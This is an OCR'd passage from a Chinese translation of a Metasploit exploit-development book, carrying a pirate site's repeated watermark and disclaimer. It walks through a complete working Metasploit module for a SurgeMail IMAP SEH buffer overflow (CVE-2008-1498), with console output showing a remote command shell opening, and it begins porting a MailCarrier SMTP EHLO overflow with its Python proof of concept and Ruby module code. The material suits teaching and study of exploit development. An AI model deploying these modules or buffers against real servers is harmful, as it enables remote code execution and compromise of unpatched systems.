

图 14-5　进入 POP-POP-RETN 指令序列

现在，编辑渗透测试模块来包含用来进行向后的短跳转的指令，如下所示：

```
def exploit
        connected = connect_login
      ❶lead = "\x41" * 10356
      ❷nseh = "\xeb\xf9\x90\x90"
        evil = lead + nseh + [target.ret].pack("A3")
        print_status("Sending payload")
        sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
        sock.put(sploit)
        handler
        disconnect
end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在你编写你的渗透代码时，一定要记得调整初始缓冲区长度❶，否则返回地址的位置将错位了。在这个案例中，NSEH 会被覆盖成一个向后五个字节的短跳转指令（\xeb\xf9\x90\x90）❷，其中 eb 时短跳转的操作码。新的初始缓冲区长度被调整为 10356 字节，因为我们在 SEH 覆盖返回地址之前加入了 4 个新的字节。

当你重新运行渗透代码并在调试器里跟踪指令时，你将进入到在异常处理地址之前的一堆 *41*（十六进制的 *A*）中，而四个 INC ECX 指令应该已经被短跳转指令所替代，使得程序执行流程将跳转到初始缓冲区中。

现在我们修改渗透代码，以包含一个近跳转指令序列（(\xe9\xdd\xd7\xff\xff)，从而向后跳转到初始缓冲区的开始位置，看如图 14-6 所示的缓冲区布局，我们可以看到整个 *A* 字符构成的缓冲区都是完整连续的，这为我们的 shellcode 提供了超过 10,000 字节的空间。由于可用的 shellcode 平均所需的空间只需要不到 500 个字节，这么巨大的空间足够让你填入几乎所有类型的 shellcode。



图 14-6　为 shellcode 提供的大量内存空间

现在你所要做的全部事情就是将由\x41 组成的缓冲区替换成一个 NOP（\x90）空指令滑行区，能够跳入执行，然后后面的 shellcode 就可以完全交给 Metasploit 来搞定了。

```
def exploit
        connected = connect_login
      ❶lead = "\x90" * (10351 - payload.encoded.length)
      ❷near = "\xe9\xdd\xd7\xff\xff"
        nseh = "\xeb\xf9\x90\x90"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        ❸evil = lead + payload.encoded + near + nseh + [target.ret].pack("A3")
          print_status("Sending payload")
          sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
          sock.put(sploit)
          handler
          disconnect
    end
```

在上面的代码中，你可以看到先前我们使用的由一长串字符 *A* 的初始缓冲区已经替换成了 NOP 空指令和由 Metasploit 所生成的 shellcode❶。注意缓冲区长度从先前的 10,356 字节降到了 10,351 字节，以容纳近跳转指令❷。最后，使用所有渗透攻击所需的元素❸来构造出最终的“邪恶”字符串。

现在我们可以选择一个真正的攻击载荷，然后执行这个渗透攻击模块，来看看发生了什么。奇怪的是，渗透攻击过程结束后却没有创建出交互会话。渗透攻击模块已经连接服务器并发出了攻击载荷，但却没有让我们得到 shell，结果如下所示：

```
msf exploit(surgemail_book) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp

msf exploit(surgemail_book) > exploit

[*] Started bind handler
[*] Authenticating as test with password test...
[*] Sending payload
[*] Exploit completed, but no session was created.
msf exploit(surgemail_book) >
```

14.5 坏字符和远程代码执行

好了，我们遭遇到了一个没有预期到的结果：渗透测试过程结束了，却没有创建出交互会话。如果你通过调试器进行检查，你会发现目标服务甚至没有崩溃——那到底发生了什么呢？欢迎来到有些时候非常具有挑战性，但总是很令人崩溃的“坏字符世界”。一些字符，在作为“邪恶”的攻击缓冲区中的组成部分被发送到目标程序后，会在被程序读取时搞砸整个攻击。不幸的结果通常是这些坏字符会让你的 shellcode 被截断掉，从而让整个渗透攻击失败。

因此，当你编写一个 Metasploit 渗透攻击模块时，你必须要确认出所有可能的坏字符，因为 Metasploit 在进行每次渗透攻击时所生成的 shellcode 会有差异，而任何漏网的坏字符将会大大降低渗透攻击模块的可靠性。在多数情况下，如果你未能找出所有的坏字符，目标应用程序将在没有执行 shellcode 的情况下就崩溃。但是在前面的例子中，SurgeMail 甚至没有崩溃，渗透攻击看起来是成功的，但我们却没有得到交互会话。

识别坏字符有多种方法，包括将动态产生的 shellcode 替换为一个由连续字符（如\x00\x01\x02...）所组成的字符串，然后利用调试器来看最先被截断的字符，并将其标识为坏字符。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

然而，最快的方法就是从类似的渗透代码中来找坏字符。举例来说，搜索 IMAP 协议的一些渗透代码，发现 \x00\x09\ x0a\x0b\x0c\x0d\x20\x2c\x3a\x40\x7b 都被列为了坏字符，如下所示。

```
    'Privileged'     => false,
    'DefaultOptions'  =>
        {
            'EXITFUNC' => 'thread',
        },
    'Payload'         =>
        {
            'Space'       => 10351,
            'DisableNops' => true,
            'BadChars'    => "\x00\x09\x0a\x0b\x0c\x0d\x20\x2c\x3a\x40\x7b"
        },
    'Platform'        => 'win',
    'Targets'         =>
```

当你在渗透攻击模块中声明'BadChars'后，Metasploit 将自动地将它们排除在 Shellcode 以及所有动态生成的字符串和空指令串之外。

在我们声明坏字符之后，再次运行渗透攻击模块，如下所示，我们在第三次尝试中最终获取到了一个交互会话。这个渗透攻击模块仍然不是很可靠，虽然它现在已经是可以工作的，这是因为 Metasploit 每次执行渗透攻击时都动态生成 Shellcode，而导致模块运行失败的一些残留的坏字符并不会总是出现。

```
    msf exploit(surgemail_book) > rexploit

    [*] Started bind handler
    [*] Authenticating as test with password test...
    [*] Sending payload
    [*] Exploit completed, but no session was created.
    msf exploit(surgemail_book) > rexploit

    [*] Started bind handler
    [*] Authenticating as test with password test...
    [*] Sending payload
    [*] Exploit completed, but no session was created.
    msf exploit(surgemail_book) > rexploit

    [*] Started bind handler
    [*] Authenticating as test with password test...
    [*] Sending payload
    [*] Command shell session 1 opened (192.168.1.101:59501 -> 192.168.1.155:4444)

    (C) Copyright 1985-2001 Microsoft Corp.

    c:\surgemail>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我们将确定其他还顽固残留的坏字符作为一个作业留给读者。一种尽管烦琐但非常优秀的消除所有坏字符的方法请参考 http://en.wikibooks.org/wiki/Metasploit/WritingWindows Exploit#Dealing_with_badchars。

现在我们完成的渗透代码，包括我们前面加入的所有代码片段，如下所示：

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    include Msf::Exploit::Remote::Imap

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
            'Description'    => %q{
                This module exploits a stack overflow in the Surgemail IMAP Server
                version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
                account credentials are required.
            },
            'Author'         => [ 'ryujin' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 1 $',
            'References'     =>
                [
                    [ 'BID', '28260' ],
                    [ 'CVE', '2008-1498' ],
                    [ 'URL', 'http://www.exploit-db.com/exploits/5259' ],
                ],
            'Privileged'     => false,
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'thread',
                },
            'Payload'        =>
                {
                    'Space'       => 10351,
                    'DisableNops' => true,
                    'BadChars'    => "\x00\x09\x0a\x0b\x0c\x0d\x20\x2c\x3a\x40\x7b"
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r in surgemail.exe
                ],
            'DisclosureDate' => 'March 13 2008',
            'DefaultTarget'  => 0))
    end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    def exploit
        connected = connect_login
        lead = "\x90" * (10351 - payload.encoded.length)
        near = "\xe9\xdd\xd7\xff\xff"
        nseh = "\xeb\xf9\x90\x90"
        evil = lead + payload.encoded + near + nseh + [target.ret].pack("A3")
        print_status("Sending payload")
        sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
        sock.put(sploit)
        handler
        disconnect
    end

end
```

14.6　小结

尽管在这章我们并没有发现一些新的漏洞，但是我们覆盖了从编写和运行一个 Fuzz 探测器到编写一个可用的渗透攻击模块的完整过程。我们在本章编写的这个渗透攻击模块是比较复杂和不寻常的，因此提供了一个很好的案例，让我们能够超越所掌握的基础知识，思考如何探索创新的想法来获取代码执行机会。

深入掌握和了解 Metasploit 最好的方法是阅读 Metasploit 的源代码和其他的渗透攻击模块源码，这样我们才能够更好地理解 Metasploit 框架中到底埋藏了哪些宝藏。本章介绍技术可以为你提供开始控掘漏洞和开发 Metasploit 渗透攻击模块所必须掌握的基础工具与方法。

在第 15 章中，我们将基于本章所学到的知识，开始进入如何将现有的渗透代码移植入 Metasploit 框架的实践中，我们将向你演示如何通过重写代码与动态调试，把公开可获取到的一些渗透代码转换为可用的 Metasploit 渗透攻击模块。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第　　章

将渗透代码移植到 Metasploit 框架

你有很多理由可以选择将一些渗透代码从其他不同格式转换到 Metasploit 框架中，不仅仅只是回报安全社区和 Metasploit 框架。并非所有的渗透代码都是基于 Metasploit 框架的，很多是以 Perl、Python、C/C++语言所编写的。

当你想将渗透代码移植到 Metasploit 框架中时，你需要将现有独立的渗透代码，如 Python 或 Perl 的一些脚本，转换为能够在 Metasploit 中使用的渗透攻击模块。当然，在你将一个渗透代码集成入 Metasploit 框架之后，你就可以利用 Metasploit 框架的丰富而又强大的各种工具来处理例行的任务，因此你可以集中关注于特定渗透攻击所独特的问题上。另外，尽管独立的渗透代码通常只能使用特定的攻击载荷，以及只能针对特定的操作系统版本，一旦移植到了 Metasploit 框架中，攻击载荷就可以动态产生，而你的渗透代码就可以在更多的场景中进行使用了。

本章将带你一起来经历将两个独立渗透代码移植到 Metasploit 框架中的流程，如果你拥有对这些基本概念的了解，并且能够花费一些实践尝试的时间，相信在本章的学习结束之后，你就有能力开始将已有的渗透代码移植进 Metasploit 框架了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

15.1 汇编语言基础

如果想要从本章取得更多的收获，你需要对汇编语言有个基础的了解。我们在本章中将使用大量底层汇编语言指令和命令，让我们来看看那些最普遍使用的基础概念和指令。

15.1.1 EIP 和 ESP 寄存器

寄存器是 CPU 中用来存储信息、执行计算，以及放置应用程序在运行时所需数值的场所。两个最为重要的寄存器是 EIP（Extended Instruction Pointer）扩展指令指针寄存器和 ESP（Extended Stack Pointer）扩展栈指针寄存器。

EIP 寄存器中的值告诉应用程序完成当前指令执行之后下一条指令的位置。在本章中，我们将需要覆盖 EIP 返回地址，并将其指向我们的邪恶 shellcode。在我们的缓冲区溢出攻击中，ESP 寄存器所指向的地方，往往是我们期望将正常应用程序数据改写为我们的恶意指令，从而导致崩溃的位置。ESP 寄存器通常要被改写为放置我们邪恶 shellcode 的内存地址。

15.1.2 JMP 指令集

JMP 指令集是用来跳转到 ESP 内存地址的一类指令。在在本章将要探索的一些缓冲区溢出案例中，我们会使用 JMP ESP 指令来告诉计算机去已经包含有我们 shellcode 的 ESP 内存地址去执行指令。

15.1.3 空指令和空指令滑行区

一个空指令是无任何操作动作的指令。在很多时候当你触发一次溢出时，你并不能精确地知道你在分配空间中跳转进去的位置。一个空指令可以简单地告诉计算机说，“当你看见我时，不要做任何事情”。空指令以十六进制形式描述就是一个\x90。

空指令滑行区就是由一组连续的空指令组成，为我们的 shellcode 来创建“安全着陆区”的指令区间。当我们在溢出时触发了 JMP ESP 指令，我们将跳转到一堆空指令中，并顺序地跳过这些空指令直至到达 shellcode。

15.2 移植一个缓冲区溢出攻击代码

我们的第一个案例是一个典型的远程缓冲区溢出攻击代码，只需要一个 jump ESP 指令就可以完成到 shellcode 的跳转。这个渗透代码的名称是“MailCarrier 2.51 SMTP EHLO/HELO 缓冲区溢出攻击”，使用 MailCarrier 2.51 SMTP 命令触发缓冲区溢出。

> **提示：**你可以在 http://www.exploit-db.com/exploits/598/上找到这个渗透代码和存在漏洞的应用软件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

但这是一个相当老的渗透代码，原先只是为 Windows 2000 系统而开发的。当你现在运行这段代码时，基本上无法如你所愿地正常工作。在 Metasploit 框架中已经有一个渗透攻击模块实现了这个漏洞利用，同时也进行了一些优化。在花一点时间调查下变化的缓冲区长度之后，你可以发现这个渗透攻击模块为 shellcode 提供了 1000 字节的可用空间，而缓冲区长度需要调整 4 个字节。（如果需要了解如何完成的更多信息，请阅读在 *http://www.exploit-db.com/download_pdf/13535/*链接上的“渗透代码编写教程第一部分：堆栈溢出”。[①]以下是这个渗透利用的概念验证性代码，其中我们已经移除了 shellcode，并将 jump 跳转指令地址替换为了 AAAA 字符串。（所谓概念验证性代码 PoC，是为包含基本必要的代码可以来验证漏洞利用过程，但没有包含实际的攻击载荷，并通常需要较多修改才能够真正用于攻击的渗透代码。）

```
#!/usr/bin/python
#######################################################
# MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow     #
# Advanced, secure and easy to use Mail Server.         #
# 23 Oct 2004 - muts                                    #
#######################################################

import struct
import socket

print "\n\n##############################################"
print "\nMailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow"
print "\nFound & coded by muts [at] whitehat.co.il"
print "\nFor Educational Purposes Only!\n"
print "\n\n##############################################"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "\x41" * 5093
buffer += "\42" * 4
buffer += "\x90" * 32
buffer += "\xcc" * 1000
try:
    print "\nSending evil buffer..."
    s.connect(('192.168.1.155',25))
    s.send('EHLO ' + buffer + '\r\n')
    data = s.recv(1024)
    s.close()
    print "\nDone!"
except:
    print "Could not connect to SMTP!"
```

你一定已经想到了，将这么一段独立的渗透代码移植到 Metasploit 中最简单和快速的办法就是从框架中一个已有的类似模块进行修改。我们接下来就这么做。

① 译者注：堆栈溢出的中文译稿请参考看雪论坛：*http://bbs.pediy.com/showthread.php?p=713035#post71303 5* 。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

15.2.1 裁剪一个已有的渗透攻击代码

作为我们移植 MailCarrier 渗透代码的第一步，先对一个已有的 Metasploit 渗透攻击模块进行裁剪，并生成出一个渗透攻击模块骨架文件，如下所示：

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = GoodRanking
             ❶include Msf::Exploit::Remote::Tcp

        def initialize(info = {})
            super(update_info(info,
                  'Name'             => 'TABS MailCarrier v2.51 SMTP EHLO Overflow',
                       'Description' => %q{
                       This module exploits the MailCarrier v2.51 suite SMTP service.
                       The stack is overwritten when sending an overly long EHLO command.
                       },
                       'Author'      => [ 'Your Name' ],
                       'Arch'        => [ ARCH_X86 ],
                       'License'     => MSF_LICENSE,
                       'Version'     => '$Revision: 7724 $',
                       'References'  =>
                        [
                              [ 'CVE', '2004-1638' ],
                              [ 'OSVDB', '11174' ],
                              [ 'BID', '11535' ],
                              [ 'URL', 'http://www.exploit-db.com/exploits/598' ],
                       ],
                       'Privileged'          => true,
                       'DefaultOptions'      =>
                       {
                              'EXITFUNC'     => 'thread',
                       },
                       'Payload' =>
                              {
                                      'Space'                => 300,
                                      'BadChars'             => "\x00\x0a\x0d\x3a",
                                      'StackAdjustment'      => -3500,
                              },
                       'Platform' => ['win'],
                       'Targets'  =>
                       [
                                  ❷[ 'Windows XP SP2 - EN', { 'Ret' => 0xdeadbeef } ],
                       ],
                       'DisclosureDate' => 'Oct 26 2004',
                       'DefaultTarget'  => 0))

                       register_options(
                        [
                                  ❸Opt::RPORT(25),
                              Opt::LHOST(), # Required for stack offset
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
                    ], self.class)
        end

        def exploit
            connect

                ❹sock.put(sploit + "\r\n")

            handler
            disconnect
        end

    end
```

因为这个渗透攻击不需要认证过程，所以我们仅仅需要包含 Msf::Exploit::Remote::Tcp 这一个 mixin，我们已经在之前的章节中讨论了 mixin，你应该还有印象 mixin 可以允许你使用一些内建的协议，比如 Remote::Tcp❶，来进行基本的远程 TCP 通信。

在前面所列出的源码中，目标系统上返回地址目前还是一个未经确定的替代值 0xdeadbeef❷，默认的 TCP 段设置为 25❸。在连接到目标系统上之后，Metasploit 将通过 sock.put 方法❹发送邪恶的攻击数据，从而为我们完成渗透入侵。

15.2.2　构造渗透攻击过程

接下来让我们看一下如何构造初始的渗透攻击过程，我们首先需要按照 SMTP 协议要求向服务发出一个问候，其中包含一个长字符串，然后是一个我们将控制 EIP 的占位地址，接着是一段空指令滑行区，最后是用来加载 Shellcode 的内存区。下面就是这段代码的实现：

```
    def exploit
        connect

        ❶sploit = "EHLO "
        ❷sploit << "\x41" * 5093
        ❸sploit << "\x42" * 4
        ❹sploit << "\x90" * 32
        ❺sploit << "\xcc" * 1000

        sock.put(sploit + "\r\n")

        handler
        disconnect
    end
```

我们参考原始的渗透代码来构造邪恶的攻击缓冲区，首先是 EHLO 命令❶，然后是 5093 个字符 A 组成的长字符串❷，再然后是用来覆盖 EIP 的 4 个字节❸，以及一小段空指令滑行区❹，最后是一段仿造的 shellcode❺。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在我们选择使用一个硬中断代码❸，使得目标程序在执行到 shellcode 时将暂停下来，而无需我们设置断点。

在构造完渗透攻击过程之后，我们将文件命名为 *mailcarrier_book.rb* 并保存在 *modules/exploits/windows/smtp/*路径下。

15.2.3 测试我们的基础渗透代码

下一步，我们在 MSF 终端中加载这个模块，设置必需的配置选项，然后选择一个 *generic/debug_trap* 攻击载荷（这是一个对于渗透代码开发非常有用的攻击载荷，使你在使用调试器跟踪目标应用程序时触发一个断点），接下来运行这个模块：

```
msf > use exploit/windows/smtp/mailcarrier_book
msf exploit(mailcarrier_book) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The local address
   RHOST                   yes       The target address
   RPORT  25               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2 - EN
   msf exploit(mailcarrier_book) > set LHOST 192.168.1.101
   LHOST => 192.168.1.101
   msf exploit(mailcarrier_book) > set RHOST 192.168.1.155
   RHOST => 192.168.1.155
❶  msf exploit(mailcarrier_book) > set payload generic/debug_trap
   payload => generic/debug_trap
   msf exploit(mailcarrier_book) > exploit
   [*] Exploit completed, but no session was created.
   msf exploit(mailcarrier_book) >
```

我们跟进行实际的渗透测试一样设置好配置选项，所不同的只是选择了 *generic/debug_trap* 攻击载荷❶来测试我们的渗透代码。

在渗透攻击模块运行起来之后，调试器应该会暂停下应用程序的运行，而 EIP 寄存器已经被覆盖为 *42424242*，如图 15-1 所示，如果你看到 EIP 已经成功地被改写为 *42424242*，你就已经可以确认渗透攻击是成功了。在图 15-1 中，EIP 寄存器已经指向了 *42424242*，而空指令滑行区和伪造的攻击载荷也已经跟预期一样被加载到缓冲区中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 15-1　MailCarrier 初始溢出攻击成功改写 EIP

15.2.4　实现框架中的特性

在验证渗透攻击模块基本架构可以正常工作并改写 EIP 地址之后，可以接下来慢慢来实现在 Metasploit 框架中的一些特性。我们先来在‘Target’区中配置目标返回地址到 JMP ESP 指令地址上，可以使用原先渗透代码中的同一地址，这个地址是在 Windows XP SP2 的 *SHELL32. DLL* 中找到的。对于其他操作系统版本，则需要找出合法的指向 JMP ESP 的返回地址，从而使得渗透代码能够在那些平台上也能正常运行。要记住的是，公开的渗透代码有些只在特定的操作系统上才能正常工作，这个案例也是这样的。我们使用的是 *SHELL32.DLL* 中的地址，而这个地址在不同版本或不同的 Service Pack 上会变化。如果我们能够在目标应用软件的内存地址中找到一个标准的 JMP ESP 指令地址，那就可以不需要借用 Windows DLL 中的地址了，那么就可以使得渗透代码对于所有的 Windows 操作系统平台都是通用的，因为这样一个内存地址将不会变化。

```
    'Targets' =>
        [
            [ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13 } ],
        ],
```

Metasploit 会在运行时刻把返回地址加入到渗透过程中，你可以在渗透攻击代码区中使用 [target['Ret']].pack('V')把返回地址替换进来，这会把返回地址转换为低字节序并插入到渗透攻击数据中（低字节序－little-endian，字节序是由目标系统 CPU 体系结构确定的，Intel 兼容的处理器使用低字节序）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

> 提示：如果你声明了多个目标系统类型，这一行将根据你运行渗透攻击时选择的目标系统 target 配置选项，来选择恰当的返回地址。这也显示出将渗透代码移植到 Metasploit 框架中会大大提升渗透攻击的通用性。

```
sploit = "EHLO "
sploit << "\x41" * 5093
sploit << [target['Ret']].pack('V')
sploit << "\x90" * 32
sploit << "\xcc" * 1000
```

重新运行渗透攻击模块，应该会导致成功跳转到 INT 3 这些伪造的 shellcode 指令中，如图 15-2 所示。

